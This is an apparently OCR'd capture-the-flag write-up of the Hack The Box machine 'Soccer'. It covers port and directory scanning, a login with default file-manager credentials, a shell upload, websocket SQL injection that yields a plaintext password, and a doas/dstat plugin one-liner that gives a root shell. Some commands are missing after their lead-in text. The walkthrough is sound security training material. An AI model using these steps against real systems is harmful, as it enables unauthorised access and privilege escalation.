

**Nmap enumeration**

```
┌─[root@htb-cvsyismupy]─[/home/sarasarita]
└──╼ #nmap -sC -sV 10.10.11.194
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-31 16:44 CDT
Nmap scan report for 10.10.11.194
Host is up (0.068s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
```


**Technology stack enumeration with Wappalyzer**





**Switching to my personal Kali due to my pwnbox time expired ☹️**

**Directory enumeration shows a /tiny, which is a Tiny File Manager login screen, we search for the default credentials and found:**


```
┌──(sara㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://soccer.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/tiny                (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 87662 / 87662 (100.00%)
```




**They do work!, for the admin user.**




**Uploaded the shell on the only folder we can upload files named “upload”**





**Click on open and get a shell**

```
www-data@soccer:/etc/nginx/sites-available$ cat soc-player.htb
cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
```





**Do SQLi on the /check endpoint but it's a websocket so the command is as below:**


**Fine tuning the command:**


Because since we have a shell we can check that it is a mysql database and the technique is boolean

**The databases were enumerated:**




The process was a bit slow, but finally got the password for the player user

```
Database: soccer_db
Table: accounts
[1 entry]
+------+--------------------+----------------------+----------+
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+--------------------+----------------------+----------+
```

And we access via SSH

```
player@soccer: ~
Session  Actions  Edit  View  Help
player@soccer:~$
```

```
player@soccer:~$ sudo -l
[sudo] password for player:
Sorry, user player may not run sudo on localhost.
player@soccer:~$ ls
user.txt
player@soccer:~$ cat user.txt
2743b5ede9b40ce2b3a6b495a4800570
player@soccer:~$
```

We search for SUID files using the find command.

```
player@soccer:~$ find / -type f -perm -04000 -ls 2>/dev/null
    70968     44 -rwsr-xr-x   1 root     root        42224 Nov 17  2022 /usr/local/bin/doas
    18263    140 -rwsr-xr-x   1 root     root       142792 Nov 28  2022 /usr/lib/snapd/snap-confine
     7696     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    14300    464 -rwsr-xr-x   1 root     root         473576 Mar 30  2022 /usr/lib/openssh/ssh-keysign
    16207     24 -rwsr-xr-x   1 root     root          22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
     7700     16 -rwsr-xr-x   1 root     root          14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
     1753     40 -rwsr-xr-x   1 root     root          39144 Feb  7  2022 /usr/bin/umount
     2093     40 -rwsr-xr-x   1 root     root          39144 Mar  7  2020 /usr/bin/fusermount
     1752     56 -rwsr-xr-x   1 root     root          55528 Feb  7  2022 /usr/bin/mount
```

The doas command caught my attention and I used the man command to investigate it.

```
DOAS(1)                                                    BSD General Commands Manual
       DOAS(1)
```

Found that it is the sudo version of BSD, then I proceeded to perform static analysis in order to find more about it and figure a way to escalate privileges.

```
player@soccer:~$ file /usr/local/bin/doas
/usr/local/bin/doas: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
inux 3.2.0, not stripped
```

```
player@soccer:~$ strings /usr/local/bin/doas
/lib64/ld-linux-x86-64.so.2
k&!gi
libpam.so.0
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
pam_start
pam_strerror
pam_acct_mgmt
pam_chauthtok
pam_end
pam_authenticate
libpam_misc.so.0
```

Then I started to play around by running it and trying to run commands with it.

```
usage: doas [-nSs] [-a style] [-C config] [-u user] command [args]
%s is writable by group or other
%s ran command %s as %s from %s
/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
doas is not enabled, %s
could not open config file %s
fstat("%s")
%s is not owned by root
 nopass
(failed)
pw_name too long
unknown user
```

Lots of weird attempts that did not work.

```
player@soccer:~$ echo "/bin/bash" test.sh
/bin/bash test.sh
player@soccer:~$  /usr/local/bin/doas test.sh
doas: Operation not permitted
player@soccer:~$ sudo /usr/local/bin/doas test.sh
[sudo] password for player:
player is not in the sudoers file.  This incident will be reported.
player@soccer:~$ ls -l^C
player@soccer:~$ ls -l /usr/local/bin/doas
-rwsr-xr-x 1 root root 42224 Nov 17  2022 /usr/local/bin/doas
player@soccer:~$ sudo /usr/local/bin/doas ./test.sh
[sudo] password for player:
player@soccer:~$  /usr/local/bin/doas ./test.sh
doas: Operation not permitted
player@soccer:~$ cat test.sh
cat: test.sh: No such file or directory
player@soccer:~$ ls
user.txt
player@soccer:~$ nano testing.sh
player@soccer:~$ cat testing.sh
/bin/bash
player@soccer:~$  /usr/local/bin/doas ./testing.sh
doas: Operation not permitted
player@soccer:~$ cat testing.sh
/bin/bash
```

Finally found that doas can run dstat as root

```
player@soccer:/usr/local/bin$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

With the help of GTFOBINS we use the below one-liner command which inserts a small python script under the dstat directory.

```
player@soccer:/usr/local/bin$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
```

And execute dstat with doas

```
player@soccer:/usr/local/bin$ doas /usr/bin/dstat  --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is
  import imp
# whoami
root
# cat /root/root.txt
5c544abfe58ae5ec381b7d530aa7a511
```